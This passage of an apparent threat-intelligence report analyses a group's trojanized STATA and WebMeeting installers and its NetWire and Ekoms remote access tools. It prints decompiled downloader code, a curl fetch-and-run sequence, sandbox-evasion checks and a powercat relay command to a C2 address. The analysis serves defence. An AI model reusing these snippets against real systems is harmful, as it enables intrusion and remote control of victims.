


Fig.28　Difference of created file (left: fake/Right: legitimate)

So, let's look at "StataSE.exe" malware included in the fake installer. As shown in Fig.29, this executable is a malware downloader built on Qt, a multi-platform software development framework. Outwardly, it runs legitimate statistical analysis binary (see the blue box), while in the background it downloads NetWire and Ekoms (Mokes) from a cleverly tampered fake and malicious hostname (see the red box).

[18] https://www.qt.io/developers/

```
QNetworkAccessManager::QNetworkAccessManager(v2, 0i64);
v37 = (volatile signed __int32 *)QString::fromAscii_helper(
                                   (QString *)"https://statalicensesrv.com/licensecheck/w56p123",
                                   (const char *)0x30,
                                   v3);
v4 = (_QWORD *)operator new(0x48ui64);
interval_time(v4, &v37, v2);
v5 = v37;
if ( !*v37 || *v37 != -1 && (v6 = _InterlockedSub(v37, 1u), v5 = v37, !v6) )
  QArrayData::deallocate(v5, 2i64, 8i64);
QObject::connect(&v37, v4, "2download_complete()", v1, "1download_completed()", 0);
QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v37);
sub_4027A0(v4);
v35 = (volatile signed __int32 *)QString::fromAscii_helper((QString *)"StataSE-64.exe", (const c
QCoreApplication::applicationDirPath((QCoreApplication *)&v32);
```

Fig.29　Downloader function included in "StataSE.exe" (excerpt)

Finally, the downloader runs the code to detect the system's virtual environment to check the name of the displayed devices by using the EnumDisplayDevicesW[19] function. As per seen in Fig.30, "VMware" string is hardcoded in this detection code. In this part the downloader checks for "VMware", "VirtualBox", "Parallels" strings. If the downloader runs on one of these virtualizations, victims will see an alert box like shown in Fig.31, and the fake installer will terminate itself with that error dialog.

```
memset(&Dst, 0, 840ui64);
Dst.cb = 840;
v0 = 0;
do
{
  v2 = v0 + 1;
  if ( !EnumDisplayDevicesW(0i64, v0, &Dst, 0) )
    return 0i64;
  v1 = wcsstr(Dst.DeviceString, VMware);
  v0 = v2;
}
while ( !v1 );
return 1i64;
```

Fig.30　Code to detect VMware environment (excerpt)

[19] https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-enumdisplaydevicesa




Fig.31 Alerts dialog of downloader in a virtual environment

(2) Case of October 2017

The monitored incidents in October 2017 was also using the same spear-phishing link as the previous described cases to download fake software on the specific operating system from a regular website at an overseas university. The installer to be downloaded is different, this time the WEB Meeting software provided by Vast Conference was being maliciously tampered by the adversaries to lure the victims. The following is an explanation to the related attack attempts using the fake installer that affects Mac OSX environment.

Fig.32 shows a fake WebMeeting installer package compared to the legitimate one made by Vast Conference company. First, let us check the existence of the code-signing certificate for these packages (pkg). You can see that fake WebMeeting one does not contain any code-signing certificate. And if you check the application (WebMeeting.app) included in the package as well, you also can see that the fake WebMeeting .app does not contain any code signing certificate either. (see Fig.33).




Fig.32 Verifying the code-signing certificate for the WebMeeting package (above: fake/under: legitimate)

```
www:~ test$ codesign -dvvv /Users/test/Desktop/WebMeeting.app
/Users/test/Desktop/WebMeeting.app: code object is not signed at all
```

```
www:~ test$ codesign -dvvv /Users/test/Desktop/WebMeeting.app
Executable=/Users/test/Desktop/WebMeeting.app/Contents/MacOS/WebMeeting
Identifier=com.webmeeting.WebMeeting
Format=app bundle with Mach-O thin (i386)
CodeDirectory v=20200 size=145909 flags=0x0(none) hashes=7288+3 location=embedded
Hash type=sha1 size=20
CandidateCDHash sha1=d152963ae2118316e07b44ff62a6091595a0654d
Hash choices=sha1
CDHash=d152963ae2118316e07b44ff62a6091595a0654d
Signature size=8546
Authority=Developer ID Application: Vast Communications LLC (R5APE4D7EK)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=2018/02/16 6:45:29
Info.plist entries=16
TeamIdentifier=R5APE4D7EK
Sealed Resources version=2 rules=12 files=284
Internal requirements count=1 size=188
```

Fig.33 Verifying the code-signing certificate for WebMeeting.app (above: fake/under: legitimate)

Further, the Fig.34 compares both contents of the fake and legitimate WebMeeting.app. The fake one includes “WebMeeting.run”, “App.new”, and “NW.js”[20] files which are the related applications, scripts and libraries that are not included in the legitimate application (see the red boxes part).




Fig.34 Difference of created file (Left: fake/Right: legitimate)

[20] https://nwjs.io

Now, let's look at the “WebMeeting.app” and “WebMeeting.run” included in the fake package. The fake “WebMeeting.app” itself is a malware downloader that uses cURL command to download and run NetWire and Ekoms (Mokes) from the C2 server, as shown in the red box in Fig.35, yet, the bogus “WebMeeting.app” also executes “WebMeeting.run”, as shown in the blue box in Fig.37, and it is executed in almost parallel time with the malware downloading process.

```
  __sprintf_chk(&v13, 0, 0x400uLL, "./\"%s.run\"", *v8);
  system(&v13);
  return 0;
}
v3 = getenv("HOME");
__sprintf_chk(&v12, 0, 0x400uLL, "%s/.tmp", v3);
mkdir(&v12, 0x1FFu);
__sprintf_chk(&v11, 0, 0x400uLL, "%s/fprim.mo", &v12);
__sprintf_chk(&v13, 0, 0x400uLL, "curl -k -o \"%s\" %s", &v11, "https://[redacted]cm");
system(&v13);
__sprintf_chk(&v13, 0, 0x400uLL, "chmod +x \"%s\"", &v11);
system(&v13);
```

Fig.35　WebMeeting.app Downloader function (excerpt)

In addition, “WebMeeting.run”, which is an application made by NW.js (a NodeJS, the JavaScript execution library caller, previously known as node-webkit), will then read the “app.nw” file under the *Resources* directory to make an access to a bogus login screen to join WebMeeting (Fig.36). The “app.nw” file itself is a ZIP file contains files of “main.html” and “package.json”. The contents of these files are seen in Fig.37. You can confirm that the URL for joining WebMeeting is included.




Fig.36　Webmeeting Login Screen

```
  <meta charset="utf-8">
</head>
<body>
  <iframe src="https://www.conferencecalling.com/meeting/" style="position:
    fixed; left:0; right:0; width:100%; top:0; bottom:0;height:100%;"
  nwdisable nwfaketop>
  </iframe>
```

```
{
  "name": "Join the Meeting - Web Meeting",
  "main": "main.html",
  "window": {
    "min_width": 800,
    "min_height": 600
  }
}
```

Fig.37 Content in the app.nw file (above: main.html/under: Package.json)

Finally, the code that detects the virtual environment included in this downloader is executed. It contains almost the same code as the case of Statistical Analysis software described earlier, but in this case, it incorporates a mechanism to detect VMware and Parallels virtualization. If you run the downloader in these virtual environments, you will see an alert box (Fig.38) and installer is terminated. The contents shown in this error dialog is similar to the case of the Statistical Analysis (STATA) package installer software.




Fig.38 Checking the alert box for execution errors

Post-Exploitation Malware

NetWire and Ekoms (Mokes) are RAT malware used as the main interface on the post exploitation steps oif these attacks by the adversary, the group HYDSEVEN. In this chapter we will describe the features of both malware.

About NetWire

One of the downloaded malware by the downloader upon a successful exploitation is RAT (Remote Administration Tools), known as NetWire[21], developed by World Wired Labs (Fig.39). NetWire supports multi-platform, such as Windows, Linux, and Mac OSX, and implements a variety of remote access functions[22] such as remote execution shell, file management, screenshots and keylogging. NetWire is often sold generally as multi functions, and many attackers are using NetWire as their various post exploitation stages, in example, there are reports from FireEye and Proofpoint to describe that adversary group Carbanak[23] who targets financial institutions, and APT33[24] state-sponsor attackers are using this variant of malware too.

Fig.39 NetWire Web site sold by World Wired Labs

[21] https://www.worldwiredlabs.com/
[22] https://www.worldwiredlabs.com/documents/NetWire%20User%20Manual.pdf
[23] https://www.proofpoint.com/us/threat-insight/post/carbanak-cybercrime-group-targets-executives-of-Financial-organizations-in-middle-east
[24] https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html

HYDSEVEN group also utilizes NetWire in various OS version of Windows, Linux, and MacOS. However, NetWire used by this adversary contains several unique features compared to the commercial versions, and we will cover some features of this customized NetWire in the next chapters

(1) RC4 Key (Windows, Linux, MacOS)

The customized NetWire has a common "hyd7u5jdi8" RC4 encryption Key (Fig.40). This encryption key is used to decrypt file names, variable names or WindowAPI names, that are encrypted with RC4 within NetWire binary data.

Fig.40 RC4 Key "Hyd7u5jdi8" (Above: Windows/under: Linux)

(2) NetWire version (Windows, Linux, MacOS)

NetWire has been upgraded for each additional feature, and the latest version is v2.0[25]. The NetWire version information is hardcoded within its binary file, and Fig.41 shows the commercial version of v1.6A (0x1066100) and v1.7a (0x1066100). On the other hand, the customized version of NetWire also contains version information, as shown in Fig.42 v1.0? (0x1000100). This custom version is not comparable to the upstream developed branch of the NetWire commercial version v1.0 released in 2012, but it includes latest features that are comparable to the newer branch like in v1.2 and v1.4. Because the implementation of those features is different, there must be a customized development branch version of NetWire. To support this theory, there is also an interesting fact that shows the customized NetWire configuration[26] data size is different, it is 0x468 bytes in size, contains the detail listed in Table 2, and it will operate based on these data.




Fig.41 Comparison of commercial NetWire version (left: v1.6a/right: v1.7a)




Fig.42 Customized NetWire version (left: Windows/Right: MacOS)

[25] https://www.worldwiredlabs.com/announcement-netwire-v2-0/

[26] The size of the setting information of MacOS version is different from 0x3D4 byte or 0x3E4 byte etc.

Table 2　List of configuration information (Windows version)

Offset	Description
0x000	Communication destination
0x100	Proxy settings
0x200	Password (AES encryption key Seed)
0x224	RC4 encryption key for configuration information
0x238	Host ID
0x24C	Group ID
0x260	Mutex name
0x280	Installation path
0x320	Startup Key Name 1
0x360	Startup Key Name 2 (UUID)
0x3A0	Key Log Directory
0x424	Boolean Flag
0x440	File Timestamp settings
0x464	Connection Wait Time

(3) PowerCat (Windows)

The customized NetWire has a built-in network tool called Powercat[27], which is an open source tool. The Fig.43 shows that the Powercat included in NetWire and its code is identical to the Powercat code that is published on GitHub. In the Fig.44 it is showing the snipped batch code to run NetWire's Powercat, and it can also be confirmed that the command makes a connection to the C2 server is using the local port 4000/tcp.

[27] https://github.com/besimorhino/powercat

```
aFunctionPowerc db 'function powercat',0Ah
                                        ; DATA XREF: _RunLocalPowershellRedirector+18↑o
                db '{',0Ah
                db '  param(',0Ah
                db '    [alias("Client")][string]$c="",',0Ah
                db '    [alias("Listen")][switch]$l=$False,',0Ah
                db '    [alias("Port")][Parameter(Position=-1)][string]$p="",',0Ah
                db '    [alias("Execute")][string]$e="",',0Ah
                db '    [alias("ExecutePowershell")][switch]$ep=$False,',0Ah
                db '    [alias("Relay")][string]$r="",',0Ah
                db '    [alias("UDP")][switch]$u=$False,',0Ah
                db '    [alias("dnscat2")][string]$dns="",',0Ah
                db '    [alias("DNSFailureThreshold")][int32]$dnsft=10,',0Ah
                db '    [alias("Timeout")][int32]$t=60,',0Ah
                db '    [Parameter(ValueFromPipeline=$True)][alias("Input")]$i=$null,'
```

```
1  function powercat
2  {
3    param(
4      [alias("Client")][string]$c="",
5      [alias("Listen")][switch]$l=$False,
6      [alias("Port")][Parameter(Position=-1)][string]$p="",
7      [alias("Execute")][string]$e="",
8      [alias("ExecutePowershell")][switch]$ep=$False,
9      [alias("Relay")][string]$r="",
10     [alias("UDP")][switch]$u=$False,
11     [alias("dnscat2")][string]$dns="",
12     [alias("DNSFailureThreshold")][int32]$dnsft=10,
13     [alias("Timeout")][int32]$t=60,
14     [Parameter(ValueFromPipeline=$True)][alias("Input")]$i=$null,
```

Fig.43 Some code comparisons for Powercat (above: code included with Netwire/under: github code)

```
a@echoOffLoopCm db '@echo off',0Dh,0Ah  ; DATA XREF: _RunLocalPowershellRedirector+38↑o
                db ':loop',0Dh,0Ah
                db 'cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypas'
                db 's -Scope Process -Force;. "%s"; powercat -l -p 4000 -r tcp:185.49'
                db '.68.192:443;                    ',0Dh,0Ah
                db 'goto :loop',0
```

Fig.44 Running Powercat with a batch file

(4) Command prompt character code (Windows)

The customized NetWire for Windows executes a command prompt (cmd.exe) by an instruction from a C2 server, it executes the character encoding with UTF-8 (chcp 65001) (Fig.45). Compared to the commercial version v1.6, in this version, it is clear that "chcp 65001" is specified as an argument when executing the command prompt. An attacker may want to manipulate the command prompt without relying on the character code currently setup in the victim's environment by using UTF-8 for the shell operation.

```
aSKChcp65001    db '%s /K chcp 65001',0 ; DATA XREF: _Bir
aWindir         db '%WINDIR%',0         ; DATA XREF: _Bir
                                        ; _BindShell+128
; char aSSystem32Cmd_e[]
aSSystem32Cmd_e db '%s\system32\cmd.exe /K chcp 65001',0
```

```
aWindir         db 'WINDIR',0           ; DA
; char aSSystem32Cmd_e[]
aSSystem32Cmd_e db '%s\system32\cmd.exe',0
```

Fig.45 Comparison of character encodings at command prompt execution (Above: Customized / Below: Commercial version)

(5) C2 Communications (Windows, Linux, MacOS)

The traffic of customized NetWire is different from the commercial version ones comparing by its communication packets during the interaction with the C2 server. In Fig.46 we compare the initial communication packets sent from the client to the C2 server. Each marked area has the decoded meaning that is shown in Fig.47.

```
00000000  7f 40 00 00 00 d8 fa 48  c9 96 f7 83 fa 78 f6 b7  .@.....H .....x..
00000010  50 a0 ec 7a ad b2 ac 6a  f5 f7 90 b5 fd ff c8 f0  P..z...j ........
00000020  f2 39 62 c9 fe db b6 9a  6e bd 9e c0 f0 7a a8 c0  .9b..... n....z..
00000030  d0 f6 ad 91 b5 60 6d c9  9f 3c df 99 a3 5d b2 61  .....`m. .<...].a
00000040  ae 29 e9 d1 55 2a                                 .)..U*
```

```
00000000  41 00 00 00 03 76 4e b7  fe d2 55 51 c7 a0 a2 70  A....vN. ..UQ...p
00000010  e8 6f da 42 80 68 99 e3  fe f4 9b cc 30 d7 f0 de  .o.B.h.. ....0...
00000020  18 dc c3 dd 30 8f 68 e6  f4 b8 6a ec 4c a0 6b ff  ....0.h. ..j.L.k.
00000030  9e e0 5e 80 cc cf 05 ec  60 3c 04 ff 63 c9 cf 05  ..^..... `<..c...
00000040  54 8c d9 ee 47                                    T...G
```

Fig.46 Comparison of initial communication packets sent to C2 server (top: Customized Version/under: Commercial version (V1.6A))

```
Red frame    : Packet Length (0x40 or 0x41)
Blue frame   : C2 Command (0x03:Initial regist)
Orange Frame : OS specific identifier (WIN:0xd8, ELF:0xdb, MAC:0xdd)
Green Frame  : AES encryption key data (seed + IV)
```

Fig.47　Outline of the initial communication packet to be sent to C2 server

The customized NetWire contains the instruction command (0x7f) instead of the packet length in the first byte. This value is encrypted with the XOR operation (encryption key: 0x7C), and the same instruction command "0x03"[28] is used to decrypt in the commercial version. Also, the commands to send packets from the C2 server to the client are also encrypted with different XOR operations (encryption key: 0x0FFFFFFE3h) (Fig.48). Additionally, the customized NetWire sends data that appears to be an OS environment-specific identifier that has not been sent in the commercial version. Other features of NetWire C2 communication are explained in detail in PaloAlto's blog[29], you can refer to their report.

```
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], al
movzx   eax, [ebp+var_4]
xor     eax, 7Ch
```

```
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], al
movzx   eax, [ebp+var_4]
xor     eax, 0FFFFFFE3h
```

Fig.48　XOR code of Instruction command (left: encode/bottom: decode)

[28] NetWire version 1.7a sends 0x99 as a parameter instead of 0x03

[29] https://unit42.paloaltonetworks.com/new-release-decrypting-netwire-c2-traffic/

About Ekoms (Mokes)

Another malware downloaded by the downloader in post-exploitation stage by the adversary is a malware called Ekoms (Mokes). Ekoms (Mokes) is a RAT" with features such as keyboard input and audio data logging, screen capture acquisition, and is developed with Qt. The reason it is called as Ekoms is that the name of the project that the adversary's coder used to create this malware program was named as "Ekoms" and the name is taken from there. Fig.49 shows the project name included in the Ekoms strings that were identified in an incident binary artifact.

```
C:/Projects/Ekoms/3rdparty/qt/win32-msvc2013/build
Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc
/home/user/Projects/Ekoms/3rdparty/qt/linux-gcc-64/build
/Users/user/Projects/Ekoms/3rdparty/qt/macx-clang/build
```

Fig.49 Project name included in malware (example)

The Ekoms that HYDSEVEN uses for attacks have been confirmed what works in Windows, Linux, and MacOS environments, and most of them are compressed with UPX[30] packer. As we investigated related incidents that was utilizing this malware, we found that Ekoms was related to Kaspersky's blog[31] in January 2016 and the Dr.Web Web site[3233] at the same time during the incidents occurred, and there was no difference in the functionality of the malware. The features of Ekoms are analyzed in detail by two vendors, so please refer to their blogs.

[30] https://upx.github.io/
[31] https://securelist.com/from-linux-to-windows-new-family-of-cross-platform-desktop-backdoors-discovered/73503/
[32] https://vms.drweb.co.jp/virus/?i=7924647
[33] https://vms.drweb.co.jp/virus/?i=7938142

C2 Infrastructure

This section focuses on the malware C2 servers used by adversary, the HYDSEVEN group. Many C2 servers that have been exploited are located in overseas hosting server, many of them did not register any domain name and their networking were operated by IP address basis. In the Fig.50 we illustrate the relevance of malware to the three hosting entities that HYDSEVEN frequently used, which are (OVH, 23media GmbH, Leaseweb Deutschland GmbH). In the attacks confirmed in 2019, the IP address managed by 23media GmbH has been exploited as a C2 server.





Fig.50 Malware Communication Destination (excerpt)

Adversary background

In investigating several series of attacks, we found several landmarks that seemed credible enough to be used as footprints of HYDSEVEN. It is not one hundred percent clear whether its purpose was to deliberate construction (false flag) to disguise itself or to conceal its identity, or even there is still a slight possibility if this is a mistake and means nothing. Here are two footprints that are included in the decoy document files and the code-signing certificates left by HYDSEVEN.

Decoy Document File

Fig.51 shows one of the Office document files used in an attack that exploits the VBA macro described in Chapter 3, "Attack Overview." You can see that the language setting in the document file is "Russia Word enviroment", as in the red border. If you use ExifTool[34] to check the "Language Code" or "Code Page" contained in the document file, you can see that it contains Russia (Cyrillic) character set.




```
Identification                  : Word 8.0
Language Code                   : Russian
Doc Flags                       : Has picture, 1Table, ExtChar
System                          : Windows
Word 97                         : No
Title                           :
Subject                         :
Keywords                        :
Comments                        :
Template                        : Normal
Create Date                     : 2016:08:04 19:01:00
Modify Date                     : 2016:08:04 22:32:00
Security                        : None
Code Page                       : Windows Cyrillic
```

Fig.51 Language information (above: language info/below: Exiftool results)

[34] https://www.sno.phy.queensu.ca/~phil/exiftool/

Some of the Office document files used in other attacks also contain " Russia Word environment ", and as shown in Fig.52, the language setting is "English (United States)", but the white space trails are in " Russia Word environment ". Also, when you look at the Office document file properties in Fig.52, the company name value contains the letter "Grizli777". (Fig. 53) This string is included with the use of pirated Office products and is being used by Russia and Romania, that is also reported by Florian Wagner in Twitter.[35]

